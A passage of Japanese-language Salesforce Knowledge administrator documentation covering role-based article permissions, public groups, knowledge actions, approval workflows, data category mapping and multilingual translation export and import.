[記事の管理] タブで記事を作成または編集する	✅	✅	✅	✅	
[記事の管理] タブでドラフト記事を編集する	✅	✅		✅	
[記事の管理] タブで記事(バージョンまたは全体) を削除する	✅	✅		✅	✅
[記事の管理] タブで記事を割り当てる	✅	✅		✅	
公開記事またはアーカイブ済み記事を編集する	✅	✅	✅	✅	
[記事の管理] タブで記事をアーカイブする	✅	✅	✅	✅	✅

Pat: 公開者

Pat Brown はナレッジドメインエキスパートで、外部利用者向けの記事の校閲と公開を行います。Pat は Publisher 公開グループのメンバーです。また、Publishing External キューにも属しています。Pat は、業務を実行するために次の権限が必要です。

	権限	記事タイプ固有の権限			
Salesforce ナレッジの機能	記事の管理	参照	作成	編集	削除
単純なエディタを使用してケースから記事を作成する		✅	✅		
標準エディタを使用してケースから記事を作成する	✅	✅	✅		
ケースから記事を検索し、記事をケースに添付する		✅			

	権限	記事タイプ固有の権限			
Salesforce ナレッジの機能	記事の管理	参照	作成	編集	削除
回答から記事を作成する		✅	✅		
[記事] タブで記事の検索と参照を行う		✅			
[記事の管理] タブで記事を作成または編集する	✅	✅	✅	✅	
[記事の管理] タブでドラフト記事を編集する	✅	✅		✅	
[記事の管理] タブで記事(バージョンまたは全体) を削除する	✅	✅		✅	✅
[記事の管理] タブで記事を公開する	✅	✅	✅	✅	✅
[記事の管理] タブで記事を割り当てる	✅	✅		✅	
公開記事またはアーカイブ済み記事を編集する	✅	✅	✅	✅	
[記事の管理] タブで記事をアーカイブする	✅	✅	✅	✅	✅

全体のしくみ

各ユーザプロファイルは、さまざまな業務や職務を実行するためのエージェントの権限を定義します。エージェントがこれらの職務を実行できるようにするには、各ロールに公開グループを作成し、そのグループに必要な記事アクションのみを割り当てます。承認プロセスで作成する条件は、どの検証状況は自動的に承認および公開できるか、そしてどの記事はドメインエキスパートが承認および公開する必要があるかを定義します。

たとえば、寄稿者である Anne は［外部検証済み］記事を作成できますが、Anne の公開グループに割り当てられた記事アクションに基づいて、記事は公開者である Pat に送信され、Pat によって公開されます。Pat は公開者であるため、自分の記事をキューに送信せずに公開できます。

次の表に、各ロールが組織内で記事に対して実行する必要のある職務を示します。

職務	閲覧者	応募者	寄稿者	公開者
［作業進行中］を作成、公開する	いいえ	自動的に承認、公開される	自動的に承認、公開される	はい
［未検証］を作成、公開する	いいえ	自動的に承認、公開される	自動的に承認、公開される	はい

職務	閲覧者	応募者	寄稿者	公開者
[内部検証済み] を作成、公開する	いいえ	承認が必要	自動的に承認、公開される	はい
[外部検証済み] を作成、公開する	いいえ	承認が必要	承認が必要	はい
[作業進行中] を更新、公開する	いいえ	いいえ	自動的に承認、公開される	はい
[未検証] を更新、公開する	いいえ	いいえ	自動的に承認、公開される	はい
[内部検証済み] を更新、公開する	いいえ	いいえ	自動的に承認、公開される	はい
[外部検証済み] を更新、公開する	いいえ	いいえ	承認が必要	はい

関連トピック:

- ナレッジ用の公開グループの作成
- ナレッジアクションの作成
- 公開グループへの記事アクションの割り当て
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

ナレッジ用の公開グループの作成

Salesforce ナレッジでは、公開グループを使用して、記事に関連する特定の ToDo にユーザを割り当てます。記事アクションを公開グループに割り当てると、そのグループのユーザに、指定した検証状況の記事を公開するなどといった操作を行う権限を付与できます。公開グループは、承認プロセスで公開ワークフローを管理するためにも使用されます。

たとえば、Candidate 公開グループのメンバーが［作業進行中］の状況の記事の承認を申請すると、この記事は自動的に承認されて公開されます。同じエージェントが［内部検証済み］の状況の記事の承認を申請すると、この記事は Publishing External キューに移され、公開前に校閲されます。

1. [設定] から［クイック検索］ボックスに「*公開グループ*」と入力し、[公開グループ] を選択します。
2. [新規] をクリックするか、編集するグループの横にある [編集] をクリックします。
3. 次の情報を入力します。

項目	説明
表示ラベル	ユーザインターフェースページで、グループを参照するために使用する名前です。
［グループ名］(公開グループのみ)	この一意の名前は API および管理パッケージで使用されます。
［階層を使用したアクセス許可］(公開グループのみ)	[階層を使用したアクセス許可] を選択し、ロール階層を使用してレコードに自動アクセスできるようにします。選択すると、このグループのユーザと共有するすべてのレコードは、階層内の上層のユーザとも共有されます。 [すべての内部ユーザ]をメンバーとして公開グループを作成する場合は、[階層を使用したアクセス許可] を選択解除します。これにより、レコードをグループと共有する場合のパフォーマンスが改善されます。 メモ: [階層を使用したアクセス許可] がオフになっている場合、ロール階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべての参照」や「すべての編集」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザ

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

公開グループを作成または編集する
- 「ユーザの管理」

別のユーザの非公開グループを作成または編集する
- 「ユーザの管理」

	は、自分が所有していないレコードにもアクセスできます。
検索	[検索] ドロップダウンリストから、追加するメンバーの種別を選択します。追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索]をクリックします。 メモ: 取引先所有者は、大規模ポータルユーザが所有する子レコードを参照するには、ポータルユーザのデータに対するアクセス権を持つポータル共有グループのメンバーでなければなりません。
選択済みのユーザ	[共有可能なユーザ] ボックスからメンバーを選択し、[追加] をクリックすると、そのメンバーがグループに追加されます。
選択済みの代理グループ	このリストで、そのメンバーがこの公開グループのメンバーを追加または削除できる代理管理グループを指定します。[選択可能な代理グループ] ボックスからグループを選択して、[追加]をクリックします。このリストは公開グループでのみ表示されます。

4. [保存] をクリックします。

メモ: グループを編集すると、共有ルールが自動的に再評価され、必要に応じてアクセス権が追加または削除されます。これらの変更の影響を一度に受けるレコードが多すぎる場合は、共有ルールの自動的な再評価が実行されないことを警告するメッセージが表示されます。この場合は、共有ルールを手動で再評価する必要があります。

知識ベースの整合性を保ちつつ、選択されたメンバーが ToDo を実行できるように、グループには必要なアクションのみを割り当てます。

関連トピック:

- ナレッジアクションの作成
- 公開グループへの記事アクションの割り当て
- ナレッジ記事へのアクセス
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

ナレッジアクションの作成

ナレッジアクションとは、ワークフローアクションを記事タイプにリンクするテンプレートです。ナレッジアクションが有効である場合、記事タイプを特定のワークフローの記事のアクション (公開など) にリンクするために使用できます。たとえば、各 FAQ が承認プロセスを完了するたびに新しいバージョンとして公開されるように設定している場合、FAQ 記事タイプを［新規として公開］アクションにリンクするようにナレッジアクションを作成することができます。こうした場合、FAQの承認プロセスを作成するときに、新しいナレッジアクションを選択します。

重要: 承認プロセスを作成するときは、必ず最終承認時のアクションを［レコードを編集するためにロック解除する］に変更して、ユーザが記事を公開できるようにします。

1. [設定] から、［クイック検索］ボックスに「ナレッジアクション」と入力し、[ナレッジアクション] を選択します。
2. [新規ナレッジアクション] をクリックします。
3. アクションの記事タイプを選択します。アクションに関連付けるワークフロールールと承認プロセスは、同じ記事タイプに属する必要があります。
4. ナレッジアクションに一意の名前を入力します。
5. 記事タイプに適用するアクションのタイプを選択します。たとえば、［新規として公開］は記事を新規バージョンとして公開します。
6. 説明を入力します。
7. [保存] をクリックします。
   ナレッジアクションの詳細ページが表示され、ナレッジアクションを使用するルールと承認プロセスが示されます。
8. 承認またはワークフロープロセスでナレッジアクションを使用する準備が整ったら、ナレッジアクションの詳細ページにある [有効化] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジアクションを有効にする
- 「アプリケーションのカスタマイズ」

関連トピック:

- 公開グループへの記事アクションの割り当て
- ナレッジ用の公開グループの作成
- ナレッジ記事へのアクセス
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

公開グループへの記事アクションの割り当て

記事アクションを使用すると、エージェントが記事の公開プロセスに参加できます。デフォルトでは、すべての記事アクションは「記事の管理」ユーザ権限を持つユーザに割り当てられます。エージェントは、正しい記事タイプ権限がある場合に限り、アクションを実行できます。記事アクションへのアクセスを制御するには、公開グループを記事アクションに割り当て、エージェントを関連する公開グループに追加します。公開などのアクションを詳細に制限する場合は、承認プロセスを作成して、エージェントが特定の検証状況を持つ記事のみを公開できるようにすることができます。たとえば、寄稿者の多くはいくらでも記事を作成できますが、承認プロセスを作成できるのはシステム管理者であるため、適格な著者によって校閲および検証されるまで記事は公開されません。

メモ: 公開グループにはどのユーザでも追加できますが、記事アクションを実行できるのは「記事の管理」ユーザ権限と適切なオブジェクト権限を持つエージェントのみです。

次の表では、各記事アクションに必要な記事タイプ権限がまとめられています。

記事アクション	作成	参照	編集	削除
記事を公開	✅	✅	✅	✅
記事をアーカイブ	✅	✅	✅	✅
記事の削除		✅	✅	✅
公開およびアーカイブ済みの記事の編集		✅	✅	
記事の翻訳申請	✅	✅	✅	
翻訳を公開	✅	✅	✅	✅
翻訳の編集	✅	✅	✅	

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

公開グループを作成して記事アクションに割り当てる

- 「アプリケーションのカスタマイズ」
  および
  「ユーザの管理」
  および
  「Salesforce ナレッジの管理」

1. [設定] から、［クイック検索］ボックスに「*ナレッジ記事アクション*」と入力し、[ナレッジ記事アクション] を選択します。
2. [編集] をクリックします。
3. 割り当てるアクションについて、該当するラジオボタンを選択してから、公開グループを選択します。
   記事アクションを変更しない場合、「記事の管理」権限を持つすべてのエージェントがそのアクションを実行できます。

4. [OK] をクリックし、さらに [保存] をクリックします。

関連トピック:

- ナレッジ用の公開グループの作成
- ナレッジアクションの作成
- ナレッジ記事へのアクセス
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

検証状況選択リスト値の定義

[ナレッジの設定] ページで［検証状況］項目が有効な場合、記事の状態を示す選択リスト値を作成できます。たとえば、値を「検証済み」、「未検証」、または「 要レビュー」とすることができます。

メモ: 検証状況の選択リスト値は、記事を翻訳するためにエクスポートするときには維持されません。選択リスト値を伴う記事をインポートできますが、その値は、組織にその値が存在する場合にのみ維持されます。

1. [設定] から、［クイック検索］ボックスに「*検証状況*」と入力し、[入力規則の状況] を選択します。
2. 選択リストの編集ページで、[新規] をクリックして [検証状況] 項目に新しい値を追加します。選択リスト値の編集、削除、並び替え、置き換えもできます。

   選択リスト値を置き換えると、記事のすべてのバージョン (アーカイブされたバージョンを含む) の値が置き換えられます。
3. テキストエリアに 1 つ以上の選択リスト値 (1 行あたり 1 つ) を追加します。
4. 選択リストのデフォルトとして値を設定するには、［デフォルト］チェックボックスを必ずオンにしてください。
5. [保存] をクリックします。

関連トピック:

- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

検証状況の選択リスト値を作成または変更する

- 「アプリケーションのカスタマイズ」

記事のワークフローと承認

正確な情報を特に必要としているユーザに対し、正しい情報を伝えるためには、記事の内容を正確で有用なものとするよう徹底する必要があります。ナレッジエキスパートが記事を公開するために校閲、検証、承認するプロセスを作成することは、信頼できる知識ベースの作成に不可欠です。Salesforce ナレッジと共に承認プロセスを実装することで、記事の内容と公開をより詳細に制御できます。

ワークフロールールと承認プロセスを作成することによって、組織は知識ベースの管理に伴う多くの ToDo を自動化できます。Salesforce ナレッジを実装するときに、組織が使用する一部またはすべての記事タイプのワークフロールールと承認プロセスを作成できます。

ワークフロールールでは、記事が特定の条件に一致した場合にメールアラートの作成、項目の更新、またはアウトバウンド API メッセージの送信を行えます。たとえば、新しい記事がケースから作成されたときにメールアラートが記事の所有者に送信されるワークフロールールを作成できます。ToDo は、記事タイプのワークフローではサポートされません。

承認プロセスは、記事の承認を自動化します。承認プロセスを Salesforce ナレッジと共に実装した場合、記事の内容と記事の承認に使用されるプロセスをより詳細に制御できます。たとえば、機密情報を含む記事を法務チームおよび管理チームが承認するプロセスを作成できます。

メモ: 記事タイプのワークフロールールでは ToDo を使用できません。ワークフロールールの作成についての詳細は、「ワークフロールールの条件の設定」(ページ 5398)を参照してください。承認プロセスの作成についての詳細は、「標準ウィザードを使用した承認プロセスの作成」(ページ 5430)を参照してください。

1. [設定] から、［クイック検索］ボックスに「ワークフロールール」と入力し、[ワークフロールール] を選択してワークフロールールリストページにアクセスします。
2. ワークフロールールリストページで、[新規ルール] をクリックします。
3. ［オブジェクトの選択］ドロップダウンリストから、記事タイプを選択します。
4. [次へ] をクリックします。
5. ルールの名前を入力します。必要に応じて、ルールの説明を入力します。
6. 評価条件を選択し、条件をどう一致させるかを選択します。
7. ルールの条件を入力します。
8. [保存 & 次へ] をクリックします。
9. [ワークフローアクションの追加] をクリックし、ルールのアクションの種別を選択し、アクションに必要な情報を入力します。
10. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

ワークフロールールと承認プロセスの設定をカスタマイズする
- 「設定・定義を参照する」

ワークフロールールおよび承認プロセスを作成または変更する
- 「アプリケーションのカスタマイズ」

11. 必要に応じて、[タイムトリガの追加] をクリックして、時間ベースのワークフローアクションを追加します。タイムトリガ情報を入力してから、[保存] をクリックします。
12. [完了] をクリックします。
13. [設定] から、［クイック検索］ボックスに「*承認プロセス*」と入力し、[承認プロセス] を選択します。
14. 承認プロセスウィザードを選択します。

    承認プロセスの設定に役立つウィザードは 2 つあります。より要件に適した方を選択します。「承認プロセスの作成に適切なウィザードの選択」 (ページ 5428)を参照してください。
15. プロセスの名前、一意の名前、および説明を入力します。
16. プロセスを開始するための条件を指定します。

    たとえば、記事を公開サイトに公開する場合には、「*公開サイトで表示*」「*次の文字列と一致する*」「`True`」という承認が必要であることを指定できます。
17. プロセスの承認者を指定します。

    申請者が承認者を手動で選択する。(デフォルト)
    次の承認者を選択するようにユーザは求められます。

    標準またはカスタムの階層関係項目を使用して自動的に承認者を割り当てる。
    このオプションの横に表示されている項目のユーザに承認申請を割り当てます。承認プロセスを設定する場合、この項目を選択します。

    自動的にキューに割り当てる。
    キューをサポートするオブジェクトでのみ使用できます。キューに承認申請を割り当てます。

    自動的に承認者に割り当てる。
    特定ユーザ、特定キューまたは申請レコードに関係するユーザに承認申請を割り当てます。1つのステップにつき最大 25 人の承認者まで追加できます。
18. プロセスが承認者に通知するために使用するメールテンプレートを選択します。

    承認プロセスによってユーザへ承認申請が割り当てられると、Salesforce からそのユーザに対して承認申請メールが送信されます。メールには Salesforce の承認ページへのリンクが記載されています。このページでは、エージェントが申請を承認または却下したり、コメントを追加したりできます。
19. 承認申請ページのレイアウトを設定します。

    承認者はこのページで記事を承認または却下します。このページには、エージェントが記事の内容を適切に評価するために必要な項目をいくつでも追加できます。たとえば、記事の内容の概要、対象商品、著者名などの情報を含めることが考えられます。
20. 記事の承認を申請できるユーザを指定します。

    たとえば、承認の前に記事の編集が必要な場合は、編集者を含む公開グループを作成し、そのグループのメンバーだけが記事の承認を申請できるように指定できます。
21. 承認プロセスを有効にします。

例: 承認プロセスと記事タイプが関連付けられている場合、「記事の管理」権限を持つエージェントの記事の詳細ページに、[公開...] ボタンと [承認申請] ボタンの両方が表示されます。表示されるボタンは、権限と記事アクションによって決まります。これらのエージェントは、承認を申請せずに記事を公開でき

ます。この権限を特定のユーザに限定するには、「記事の公開」記事アクションを「記事の管理」権限を持つすべてのユーザに割り当てず、限定されたユーザのグループに割り当てます。事前の承認なしに記事を公開する権限は、各ユーザの公開グループに固有の承認プロセスに基づいて決定されます。

記事タイプの承認プロセスを作成するときには、次の点に留意してください。

- 記事タイプに承認プロセスを追加することによって、必要なレビュー担当者による公開前記事の承認を確実に実行できます。記事の記事タイプに承認プロセスが有効化されると、記事の詳細ページに承認履歴関連リストが表示されます。
- 承認プロセスを作成するときに、最終承認時のアクションを [レコードを編集するためにロック解除する] に変更し、エージェントが記事を公開できるようにしておきます。
- 記事は、承認プロセスの最後に自動的に公開されません。記事を公開チャネルで利用できるようにするには、エージェントが **[Publish...]** をクリックする必要があります。
- 承認プロセスと記事タイプが関連付けられている場合、「記事の管理」権限を持つエージェントの記事の詳細ページに、**[Publish...]** ボタンと [承認申請] ボタンの両方が表示されます (表示されるボタンは、権限と記事アクションによって決まります)。これらのエージェントは、承認を申請せずに記事を公開できます。これが多くのユーザに影響しないようするには、「記事の公開」記事アクションを「記事の管理」権限を持つすべてのユーザに割り当てず、限定されたユーザのグループに割り当てます。詳細は、「公開グループへの記事アクションの割り当て」(ページ3326)を参照してください。限定されたユーザのグループに割り当てた場合でも、直接公開する権限を持つユーザが、どの記事が公開前に承認を必要とするかを確実に理解していることが必要です。
- 記事承認者には、「記事の管理」権限と、確認する記事に関連付けられた記事タイプに対して少なくとも [参照] 権限が必要です。これらの権限を持っていれば、ドラフト状態の記事にアクセスできます。これらの権限がない場合、承認者は記事の再割り当てを行えますが、承認はできません。
- ワークフロールールと承認プロセスは、記事の公開サイクルの「ドラフトから公開」部分に適用されます。ワークフロールールは、アーカイブには使用できません。承認プロセスは、翻訳またはアーカイブには使用できません。

  メモ: 編集ページから記事が公開された場合、まず記事を保存してから、公開します。ワークフロールールは保存されたドラフト記事に適用されますが、公開記事には適用されません。

- ある記事タイプに関連付けられた承認プロセスがあり、承認プロセスが完了していて (すべての承認者が承認済み)、記事がまだ公開されていない場合には、その記事タイプに対して参照アクセス権のみを持つユーザがそのドラフト記事を公開できます。

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事のデフォルトのカテゴリグループ割り当ての変更

Salesforce ナレッジではデータカテゴリを使用して記事を分類します。データカテゴリは、カテゴリグループに整理されます。カテゴリグループを作成した後、システム管理者は Salesforce ナレッジ記事に使用するグループを指定できます。たとえば、組織でアンサーと Salesforce ナレッジの両方を使用する場合、アンサーコミュニティでカテゴリグループを 1 つ使用し、記事では他に 2 つのカテゴリグループを使用することができます。アンサーコミュニティと記事で同じカテゴリグループを使用できます。記事の検索を行うユーザが記事を探せるように、また、カテゴリ別に記事を絞り込めるように、著者は 1 つのカテゴリグループの最大 8 個のデータカテゴリを記事に割り当てることができます。デフォルトでは、作成したすべてのカテゴリグループが Salesforce ナレッジに割り当てられます。

1. [設定]から、[クイック検索] ボックスに「*データカテゴリの割り当て*」と入力し、[ナレッジ] で [データカテゴリの割り当て] を選択します。

   すべてのカテゴリグループのリストが表示されます。

2. [編集]をクリックし、記事に使用しないカテゴリグループを[選択したカテゴリグループ]リストから[使用可能なカテゴリグループ]リストに移動します。

   後で、表示されていないカテゴリグループを表示させることができます。

   メモ: カテゴリグループの順序は、編集ページからデータカテゴリの割り当てページに保持されません。

3. [保存] をクリックします。

   保存プロセスが完了すると、メールで通知されます。著者はこの時点で、選択したグループのカテゴリを [記事の管理] タブの記事に割り当てることができます。カテゴリグループが有効で、著者のデータカテゴリ表示設定によってカテゴリへのアクセス権が付与されている場合にのみ、著者がカテゴリにアクセスできます。

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジのカテゴリグループ割り当てを変更する

- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

データカテゴリの対応付けを使用した記事の絞り込み

ケース解決時の推奨記事の関連性を高めることができます。ケース項目をデータカテゴリに対応付け、それらのデータカテゴリに割り当てられた記事を絞り込みます。たとえば、商品に関する項目に関連するケースは、その商品のデータカテゴリに対応付けることができます。そのカテゴリまたは商品に割り当てられた記事が絞り込まれ、推奨記事リストの最上部に表示されます。

重要:

- ケース情報に基づく記事の絞り込みは、テキスト項目と選択リスト項目でのみサポートされます。
- 検索条件は、ケースが保存された後ナレッジ結果に適用されます。
- 検索条件は、ナレッジ検索後、検索で返された記事にのみ適用されます。
- 検索条件を使用する場合、検索条件に一致するすべての記事のリストが返されるのではなく、返された記事結果の最初のプールに検索条件が適用されます。
- 検索後に結果を絞り込むことができます。
- ［ケースの内容に関するケースの記事を推奨する］が有効な場合は、推奨記事が返されます。

データカテゴリの対応付けを実装するには、どのケース項目をどのデータカテゴリに対応付けるかを選択し、さらに、対応付けられた項目に値がないケースのためのデフォルトのデータカテゴリを設定します。

データカテゴリについての詳細は、「Salesforce.com のデータカテゴリ」 (ページ 3366)を参照してください。

1. [設定]から、［クイック検索］ボックスに「*データカテゴリの対応付け*」と入力し、[データカテゴリの対応付け] を選択します。
2. ［ケース項目］列で、ドロップダウンリストを使用して項目を追加します。
3. ［データカテゴリグループ］列で、ドロップダウンリストを使用して、参照項目からの情報をデータカテゴリに対応付けます。
4. 項目値がカテゴリグループのどのカテゴリとも一致しない場合は、［デフォルトデータカテゴリ］列でドロップダウンリストを使用して、データカテゴリを割り当てます。
5. [追加] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

データカテゴリグループを対応付ける

- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

複数言語の記事のサポート

Salesforce ナレッジで複数言語を使用すると、利用者に合わせた言語に記事を翻訳できるため、サポートコストを削減できます。言語設定を選択した後、知識ベースの編集ツールを使用して社内で記事を翻訳するか、記事をローカライズベンダに送信するか、2つの翻訳方法を選択できます。言語ごとに異なる方法を使用できます。たとえば、フランス語の翻訳ではベンダに記事をエクスポートし、スペイン語の翻訳では記事を社内ナレッジユーザに割り当てることもできます。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

- 言語を知識ベースに割り当てる前に、記事を Salesforce で直接翻訳するか、翻訳ベンダにエクスポートするかを言語ごとに決定します。決定結果を翻訳プロセスの関係者 (著者、校閲者、翻訳マネージャ、公開者) に伝達します。
- 言語を知識ベースに追加するとき、言語を削除できないことに注意してください。ただし、言語は無効にすることで非表示にできます。言語を無効にすると、[新規記事] ダイアログと [翻訳申請] ダイアログに選択肢として表示されなくなります。また、記事がすでにその言語で公開されている場合、それらの記事は言語を無効にすると読者に表示されなくなります。
- 知識ベースに追加できるのは、Salesforce でサポートされている言語のみです。
- 特定の言語の翻訳記事を非表示にするには、[設定] ページで［有効］をオフにして言語を無効にします。

関連トピック:

- マルチ言語の知識ベースの設定
- 翻訳用の記事のエクスポート
- 翻訳記事のインポート
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

マルチ言語の知識ベースの設定

知識ベースを複数言語で提供することにより、世界中の利用者にリーチします。

1. [設定] で、［クイック検索］ボックスに「*ナレッジの設定*」と入力し、[ナレッジの設定] を選択します。
2. [編集] をクリックします。
3. ［複数言語］を選択し、知識ベースに含める言語を追加します。

   重要: 追加できる言語は、Salesforce の各自のインスタンスでサポートされているもののみです。ただし、知識ベースに追加されている言語を削除することはできません。

4. 言語に適用する設定を選択します。

設定	説明
有効	[新規記事] および [翻訳申請] ダイアログボックスに有効な言語が表示されます。 この有効/無効状況によって公開記事が表示されるかどうかが決まります。たとえば、パートナーポータルにスペイン語の記事が公開されている場合に、スペイン語を無効な言語にすると、それらの記事が表示されなくなります。
デフォルトの任命先	翻訳申請された記事には自動的にデフォルトの任命先が割り当てられます。デフォルトの任命先には、個人またはキューを指定できます。
デフォルトの校閲者	翻訳が終了して校閲または公開の段階になると、自動的にデフォルトの校閲者が割り当てられます。デフォルトの校閲者には、個人またはキューを指定できます。

5. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジに複数言語を設定する

- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

6. 必要に応じて、記事を翻訳できる、あるいは翻訳済みの記事を校閲できるユーザグループに記事を配信および割り当てるキューを作成します。キューを設定するときは、KnowledgeArticleVersion オブジェクトを使用します。

関連トピック:

- キューの作成
- 翻訳用の記事のエクスポート
- 翻訳記事のインポート
- 複数言語の記事のサポート
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

翻訳用の記事のエクスポート

組織がSalesforceナレッジ記事をベンダに送信して翻訳を依頼する場合、[設定]の[記事をエクスポートして翻訳する]機能を使用します。

翻訳する記事を翻訳キューに入れます。記事のエクスポート機能を有効にするには、1つ以上のキューを作成します。著者と校閲者は、記事の翻訳申請をするときにキューを選択します。著者と校閲者が、どの言語にどのキューを選択すればよいか知っていることを確認します。

メモ: エクスポートは24時間に最大50個、待機中のエクスポート(完了、失敗、キャンセルなど最終状態に入っていないエクスポート)は最大15個に制限されています。

1. 翻訳する記事が含まれる翻訳キューを作成します。
2. [記事の管理]タブで、翻訳する記事を選択して[翻訳申請]をクリックします。
3. ダイアログボックスで、記事をどの言語に翻訳するかを指定し、対応する言語翻訳キューに翻訳を割り当てます。
4. [設定]から、[クイック検索]ボックスに*「翻訳用の記事のエクスポート」*と入力し、[記事をエクスポートして翻訳する]を選択します。
5. エクスポートする記事が含まれるキューを選択します。
6. 次のいずれかを選択します。
   - キュー内のすべての記事をエクスポートするには[すべて記事]をクリックします。
   - 変更または追加された記事のみをエクスポートするには、[更新記事]をクリックします。
7. [次へ]をクリックします。
8. エクスポートするソース言語とターゲット言語のペアを選択します。

   重要: 各言語ペアの記事タイプごとに別個の.zipファイルが作成されます。インポートを正常に行うには、.zipファイル構造を保持する必要があります。詳細は、「翻訳記事のインポート」(ページ3338)を参照してください。
9. 翻訳後にファイルを校閲または公開するには、ユーザまたはキューを選択します。
10. ファイルの文字エンコーディングを選択します。
    - ISO-8859-1 (米国一般および西ヨーロッパ、ISO-LATIN-1)
    - Unicode
    - Unicode (UTF-8) *デフォルト*
    - 日本語 (Windows)
    - 日本語 (Shift_JIS)
    - 中国国家標準 (GB18030)

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledgeを使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud付属)

有料オプションでSalesforceナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事をエクスポートする
- 「Salesforceナレッジの管理」
  および
  「記事の管理」
  および
  「ナレッジ記事のインポート/エクスポートの管理」

記事を表示する
- 記事タイプに対する「参照」

記事を作成する
- 記事タイプに対する「参照」および「作成」

- **中国語簡体字** (GB2312)
- **中国語繁体字** (Big5)
- **韓国語**
- Unicode (UTF-16、Big Endian)

11. .csv ファイルの区切り文字を選択します。

    区切り文字は、ファイルが表形式に変換されるときに列を区切る文字です。タブ (デフォルト) またはカンマを使用できます。

12. [今すぐエクスポート] をクリックします。

エクスポートが完了するとメールで通知されます。エクスポートの状況は、[記事のインポートおよびエクスポートキュー] を表示しても確認できます。[設定] から、[クイック検索] ボックスに「*記事のインポートとエクスポート*」と入力し、[記事のインポートとエクスポート] を選択します。

エクスポートされたファイルを展開します。ただし、インポートを正常に行うには、.zip ファイル構造を保持してください。

関連トピック:

翻訳記事のインポート

マルチ言語の知識ベースの設定

複数言語の記事のサポート

Salesforce **ナレッジドキュメントの概要**

Complete Guide to Salesforce Knowledge (Salesforce **ナレッジ完全ガイド**)

翻訳記事のインポート

組織がSalesforceナレッジ記事をベンダに送信して翻訳を依頼する場合、[設定]の[記事翻訳のインポート]機能を使用します。インポートできるのは、同じSalesforce組織からエクスポートされた記事のみです。たとえば、テスト組織やSandbox組織から記事をエクスポートして本番組織にインポートすることはできません。

1. [設定]から、［クイック検索］ボックスに「*記事翻訳のインポート*」と入力し、[記事翻訳のインポート]を選択します。
2. インポート後にSalesforceで翻訳をどのように処理するかを選択します。

オプション	説明
